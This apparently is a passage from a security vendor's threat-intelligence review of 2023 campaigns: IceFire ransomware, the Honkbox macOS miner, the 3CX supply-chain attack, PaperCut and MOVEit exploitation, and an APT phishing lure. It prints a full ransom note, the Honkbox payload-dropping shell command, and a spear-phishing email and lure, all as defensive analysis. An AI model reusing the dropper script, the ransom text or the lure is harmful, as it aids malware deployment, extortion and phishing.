


FIG: Snippet of Reconnaissance Activity

bash	grep iFire	bash	grep	/bin/bash
bash	ls -l iFire-readme.txt	bash	ls	/bin/bash

They can also execute the IceFire payload from the reverse shell.

WatchTower has attached IceFire's ransom note below for reference.



```
********************Your network has been infected!!!********************
IMPORTANT : DO NOT DELETE THIS FILE UNTIL ALL YOUR DATA HAVE BEEN RECOVERED!!!
All your important files have been encrypted. Any attempts to restore your files with thrid -party software will be fatal for
your files!
Restore your data possible only buying private key from us. We have also downloaded a lot of private data from your network.
If you
do not contact us in a 5 days, we will post information about your breach on our public news webs.
You should get more information on our page, which is located in a Tor hidden network.
1.Download Tor browser - https://www.torproject.org/
2.Install Tor browser
3.[redacted]
4. Follow the instructions on this page
Your account on our website
******************************************************************************
username: [redacted]
password: [redacted]
ATTENTION:
1.Do not try to recover files yourself, this process can damage your data and recovery will become impossible.
2.Do not waste time trying to find the solution on the internet. The longer you wait, the higher will become the decryption
```


SentinelOne Singularity detects and mitigates IceFire activity, as shown in the following video demo.

February 2023: Multi-Stage MacOS Crypto Miner Spreads Via Pirated Software

On 22 February 2023, Apple released an update to XProtect, its internal YARA-based malware file blocking service. Version 2166 added several new signatures for a threat labeled "Honkbox", a crypto-miner characterized by its use of XMRig and the "Invisible Internet Project," also known as I2P.

WatchTower observed a MacOS cryptominer named Honkbox delivered through pirated software. The payload is a XMRig miner and uses Invisible Internet Protocol (I2P) network tooling for communication.


Honkbox has at least three variants and uses multiple components, including some undocumented ones. The malware is distributed through the Pirate Bay. Many samples originate from trojanized versions of Logic Pro. However, threat actors have abused other popular creative applications, including Adobe Zii, Photoshop, Illustrator, and Ableton Live.



Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Logic Pro X 10.7.7 MAS [TNT] Uploaded 01-27 14:23, Size 1.05 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.6 MAS [TNT] Uploaded 12-17 2022, Size 1.05 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.5 MAS [TNT] Uploaded 11-02 2022, Size 100 MiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6.5 MAS [TNT] Uploaded 10-25 2022, Size 3.17 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6.4 MAS [TNT] Uploaded 08-10 2022, Size 3.17 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6.3 MAS [TNT] Uploaded 05-20 2022, Size 3.17 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Adobe Photoshop 23.3 U2B [RiD] Uploaded 05-10 2022, Size 2.07 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.4 MAS [TNT] Uploaded 04-28 2022, Size 1.04 GiB, ULed by wtfisthat34698409672

When executed, the trojanized application decodes Base64 blobs. One corresponds to the legitimate video editing Final Cut Pro. This file is launched and is indistinguishable from the original software to the user. The other blobs are the I2P demon and XMRig miner.

The images below show the shell script responsible for deploying the payloads.



```
ID: 52743

Command Line: sh -c SCRIPTPATH=$( cd --
"$(dirname "./317264e44dd520d6af53f6d3b
cd0e2b2b9e595f59255d315a3a4244f069b7
dd1")/.." >/dev/null 2>&1 ; pwd -P );BLOB_PA
TH="/tmp/._DTEqdomcdV";IMG_SP_PATH="/
tmp/._QdjHqukBBe";[ -f "$IMG_SP_PATH" ] &
& rm -rf "$IMG_SP_PATH";[ -d "$IMG_SP_PA
TH" ] && rm -rf "$IMG_SP_PATH";TMPDIR
="$IMG_SP_PATH/Logic Pro X.app/Content
s";mkdir -p "$TMPDIR";( find "$SCRIPTPATH"
-type d -mindepth 1 -maxdepth 1 -exec ln -s
../ {} "$TMPDIR" \;) > /dev/null 2>&1;rm -rf
"$TMPDIR/MacOS";mkdir "$TMPDIR/MacO
S";(find "$SCRIPTPATH" -type f -maxdepth 1 -
exec cp {} "$TMPDIR" \;) > /dev/null 2>&1;(fin
d "$SCRIPTPATH/MacOS" -type f -mindepth
1 -maxdepth 1 -exec ln -s ../ {} "$TMPDIR/Ma
cOS" \;) > /dev/null 2>&1;APP_MACH="$TM
PDIR/MacOS/Logic Pro X";rm -rf "$APP_MA
CH";CT=$(mktemp /tmp/._XXXXXXXX);cat
"$BLOB_PATH" | base64 -o "$CT" -d;tar -xf
"$CT" -O >"$APP_MACH";rm -rf "$CT";rm -rf
"$BLOB_PATH";chmod +x "$APP_MACH";

Image Path: /bin/bash
```

SentinelOne Singularity detects and protects against all known Honkbox variants. Readers can also watch a demo where the Singularity Platform autonomously mitigates this attack.

March 2023: Threat Actors Launch First Double Supply Chain Attack Against 3CX


Since the historic SolarWinds breach in 2020, which impacted thousands of organizations, supply chain attacks have become a major concern for organizations due to the catastrophic damage they can cause. In late March 2023, SentinelOne researchers uncovered a supply chain attack against 3CX, a VoIP communication company with over 12 million daily users. During this devastating attack, threat actors trojanized the 3CXDesktopApp to infect thousands of users worldwide.

This attack compromised the 3CXDesktop App's supply chain across Windows and macOS installers. When a user installed the application, a trojanized library was sideloaded and connected to a Command and Control Server. After fingerprinting the environment, researchers observed the library downloading an infostealer payload capable of gathering information on the system, as well as browser data from the Google Chrome, Microsoft Edge, Mozilla Firefox, and Brave browsers. In some cases, the threat actors used this backdoor to perform cyber espionage.

Researchers would go on to discover that this was the first "double supply chain attack," as 3CX's vulnerability led to a supply chain attack, while 3CX itself was a victim of a supply chain attack.


Windows Attack Overview

The trojanized MSI installer sideloads ffmpeg.dll, which decrypts a payload stored in d3dcompile.dll. The attacker used SigFlip to insert the payload into d3dcompile.dll without breaking the existing Authenticode signature. The decrypted payload is a shellcode responsible for launching the DLL payload (SuddenICON). Next, it downloads C2 URLs, steganographically stored in icon files, to download the final IconicStealer payload, which exfiltrates browser data.


MSI Installer
3CXDesktopApp.exe
DLL Side-Loading
ffmpeg.dll
D3dcompiler_47.dll
(contains encrypted payload appended to digital signature)
Magic bytes checked and RC4 decrypts encrypted blob to shellcode and DLL
Shellcode
Downloads
SUDDENICON
Downloads
Iconic Stealer

Mac Attack Overview


For Apple Mac environments, the 3CX desktop application loads a dynamic library file named libffmpeg dylib. The malicious code in dylib is present in init func, which runs before the main function. It acts as the downloader for the next stage payload, named UpdateAgent which performs reconnaissance, collects some information from the host, and sends it to a C2 server. In some cases, researchers observed threat actors using a backdoor capable of collecting system information and executing commands.



Double Supply Chain Attack

Due to the two linked supply chain attacks involving 3CX, cybersecurity experts believe this attack could be classified as a double supply chain attack. According to researchers from Mandiant, 3CX was impacted by a supply chain attack against Trading Technologies. During this attack, threat actors exploited a backdoor in the firm's X_TRADER software, impacting 3CX and several other victims. The attacker moved laterally and compromised both Windows and macOS environments.

Researchers identified several similarities in the X_TRADER and 3CXDesktopApp attacks, including similar techniques, such as the use of sigloader, sigflip, and shellcode, as well as the use of an identical RC4 key and AES-256 encryption scheme.



A detailed list of similarities seen in both supply chain attacks includes:

- **DLL side-loading**
- **Use of the SideFlip loader**
- **Use of the AES-256 GCM algorithm**
- **Use of the same RC4 key**
- **Similar C2 URL parameters**


April 2023: PaperCut Vulnerability Heavily Targeted the Education Sector

On 19 April 2023, the print management firm PaperCut disclosed that they had received third-party alerts regarding vulnerability exploitation on unpatched servers. The Zero-Day Initiative has tagged these threats as ZDI-CAN-19226 (CVE-2023-27351) and ZDI-CAN-18987 (CVE-2023-27350). Vigilance identified threat actors actively exploiting a PaperCut print server and attempting to drop remote access software on several organizations from a recently registered infrastructure domain.

Our researchers noticed and blocked this intrusion attempt in its early stages. However, due to how quickly SentinelOne blocked this attack, we have less information regarding the later stages of this attack kill chain and the threat actors' objectives.


Researchers identified a suspicious PowerShell command originating from an exploited PaperCut MF process, prompting Vigilance and WatchTower to seek additional information.

The number of Shodan search query results looking for PaperCut in HTML using the default 9191 listening port are listed below.



May 2023: Chinese APT Targeting Government Officials

Following a G7 meeting in May 2023 where the leaders of Japan, Australia, Brazil, Canada, Comoros, the Cook Islands, France, Germany, India, Indonesia, Italy, the Republic of Korea, the United Kingdom, the United States of America, Vietnam, and the European Union met to discuss global food security and the risks of famine, WatchTower observed threat actors using this meeting to distribute lure documents disguised as action steps and information from Indonesian government officials.



whitehouse.gov/briefing-room/statements-releases/2023/05/20/hiroshima-action-statement-for-resilient-global-food-security/

THE WHITE HOUSE


Administration

MAY 20, 2023

Hiroshima Action Statement for Resilient Global Food Security


These Rich Text Format (RTF) files exploit CVE-2017-11882. WatchTower hunters successfully matched this file, named "[FINAL] Hiroshima Action Statement for Resilient Global Food Security_trackchanged.docx" to another document found here.

CVE-2017-11882 is a 17-year-old memory corruption issue in Microsoft Office (including Office 365). When exploited successfully, it lets attackers execute remote code in a vulnerable environment. This attacker uses a builder tool named RoyalRoad, which several Chinese APT groups previously used to poison Microsoft Office files to target government officials in 2017. WatchTower saw malicious documents using the CVE-2017-11882 vulnerability throughout 2023.



CVE-2017-11882 Exploitations in the Wild in 2023

These threat actors sent out an email targeting government officials affiliated with France, the United Kingdom, India, Singapore, and Australia. The email's author claimed to be part of Indonesia's Ministries of Foreign and Economic Affairs.



'G20 Indonesia' via UK Sherpa Office

[Sending Finalized Text] G7+Partners FASS Meeting

To: [redacted]

[redacted]

Reply-To: G20 Indonesia

23 May 2023 at 8:07 AM

Best,

G20 Indonesia Sherpa Office


Ministry of Foreign Affairs, Republic of Indonesia
Jalan Taman Pejambon No. 6
Jakarta, Indonesia 10110
P: +62 21 344 1506
E: g20-indonesia@kemlu.go.id
W: www.kemlu.go.id

Coordinating Ministry for Economic Affairs, Republic of Indonesia
Jalan Lapangan Banteng Timur Nomor 2-4,
Jakarta, Indonesia 10710
P: +62 21 352 1835
E: sherpa-g20@ekon.go.id
W: www.ekon.go.id

--
You received this message because you are subscribed to the Google Groups "UK Sherpa Office" group.
To unsubscribe from this group and stop receiving emails from it, send an email to sherpa.office+unsubscribe@cabinetoffice.gov.uk.
To view this discussion on the web visit https://groups.google.com/a/cabinetoffice.gov.uk/d/msgid/sherpa.office/c64e5acc4a6540d8b3ae030a1d20faf1%40kemlu.go.id.

[FINAL]
Hiroshi...d.docx

The document attached to this email claims to be a series of action statements from the recent G7 meeting in Hiroshima, Japan, regarding "global food security." The document also specifically refers to security issues surrounding the South China Sea. Chinese APT groups have previously used this sensitive political issue against targets within South Asian governments and government-affiliated entities, as shown in the following screenshots:



Hiroshima Action Statement for Resilient Global Food Security

We, the leaders of Japan, Australia, Brazil, Canada, Comoros, the Cook Islands, France, Germany, India, Indonesia, Italy, the Republic of Korea, the United Kingdom, the United States of America, Viet Nam and the European Union, reaffirmed that access to affordable, safe and nutritious food is a basic human need, and shared the importance of working closely together to respond to the worsening global food security crisis with the world facing highest risk of famine in a generation and to build more resilient, sustainable and inclusive agriculture and food systems, including through enhancing stability and predictability in international markets. Noting the key actions outlined in the UN Food Systems Summit 2021 (UNFSS) and the 2022 Global Food Security Roadmap endorsed by over 100 country signatories as well as the G20's efforts on global food security, we intend to jointly take the following actions in cooperation with the international community to strengthen global food security and nutrition and call on other partners to join us in these efforts

1. Responding to the immediate food security crisis

Global food security is threatened by multiple factors and risks such as the COVID-19 pandemic, volatile energy, food and fertilizer prices, the serious impact of climate change and armed conflicts, with disproportionate impacts on the most vulnerable, including women, children and persons with disabilities. The war in Ukraine has further aggravated the ongoing food security crisis around the world, especially in developing and least developed countries. We note with deep concern the adverse impact of the war in Ukraine and stress that it is causing immense human suffering and exacerbating existing fragilities in the global economy – constraining growth, increasing inflation, disrupting supply chains, heightening energy and food insecurity, and elevating financial stability risks. Especially in light of its impact on food security and humanitarian situation around the world, we support a just and durable peace based on respect for international law, principles of the UN charter and territorial integrity and sovereignty. We call on all participants of the Black Sea Grain Initiative (BSGI) to continue and fully implement its smooth operation at its maximum potential and for as long as necessary, and stress the importance of allowing grains to continue to reach those most in need. According to UN and relevant reports, up to 828 million people were facing hunger across the world in 2021 and 250 million people in 50 food crisis countries, especially in developing and least developed countries, were estimated to need emergency food assistance in 2022. We will be working together to respond to the immediate food security crisis including through;

➢ Supporting multisectoral humanitarian assistance to countries experiencing crisis and emergency

"a Security_trackchanged": 15,556 characters (an approximate value).

We stand together as G7 partners on the following elements, which underpin our respective relations with China:

- We stand prepared to build constructive and stable relations with China, recognizing the importance of engaging candidly with and expressing our concerns directly to China. We act in our national interest. It is necessary to cooperate with China, given its role in the international community and the size of its economy, on global challenges as well as areas of common interest.
- We call on China to engage with us, including in international fora, on areas such as the climate and biodiversity crisis and the conservation of natural resources in the framework of the Paris and Kunming-Montreal Agreements, addressing vulnerable countries' debt sustainability and financing needs, global health and macroeconomic stability.
- Our policy approaches are not designed to harm China nor do we seek to thwart China's economic progress and development. A growing China that plays by international rules would be of global interest. We are not decoupling or turning inwards. At the same time, we recognize that economic resilience requires de-risking and diversifying. We will take steps, individually and collectively, to invest in our own economic vibrancy. We will reduce excessive dependencies in our critical supply chains.
- With a view to enabling sustainable economic relations with China, and strengthening the international trading system, we will push for a level playing field for our workers and companies. We will seek to address the challenges posed by China's non-market policies and practices, which distort the global economy. We will counter malign practices, such as illegitimate technology transfer or data disclosure. We will foster resilience to economic coercion. We also recognize the necessity of protecting certain advanced technologies that could be used to threaten our national security without unduly limiting trade and investment.
- We remain seriously concerned about the situation in the East and South China Seas. We strongly oppose any unilateral attempts to change the status quo by force or coercion.

WatchTower reviewed this malicious document and confirmed that it drops an infostealer that connects back to a C2 server.

June 2023: Cl0p Exploits MoveIT Vulnerability Globally

WatchTower hunters identified multiple threat actors exploiting a critical vulnerability involving a SQL injection flaw in the managed file transfer solution MOVEit Transfer. MOVEit Transfer allows enterprises to securely transfer files between business partners and customers using SFTP, SCP, and HTTP-based uploads. A recent advisory from 31 May 2023 warned that attackers can leverage this SQL injection vulnerability to gain escalated privileges and gain unauthorized access.

About 2,620 organizations and 77.2 million people have been impacted by the hacking of file transfer service MOVEit since May, according to Emsisoft

WatchTower has observed Cl0p previously targeting the following file transfer vulnerabilities:

- Accellion FTA (CVE-2021-27101 CVE-2021-27102, CVE-2021-27103 (SSRF), and CVE-2021-27104) from late 2020 to early 2021.
- SolarWinds Serv-U (CVE-2021-35211) in late 2021.
- GoAnywhere (CVE-2023-0669) in early 2023.
- The PaperCut vulnerability (CVE-2023-27350 and CVE-2023-27351) in early 2023. For more information, please refer to our previous flash report coverage here.
- The MOVEit vulnerability (CVE-2023-34362) and another RCE vulnerability that security researchers are reviewing. For more information, please refer to our flash reports in Community portal. All MOVEit Transfer customers must apply new patches from 2023 June 9, as advised here. Cl0p is known to specifically target vulnerabilities in FTA applications. Reports indicate this gang has earned over $75 million from MOVEit extortion attacks.

This zero-day vulnerability could allow attackers to escalate privileges and access an environment.

The attack impacted organizations in the following sectors:

Transportation & Logistics

Print & Digital Media


Building Materials

Insurance

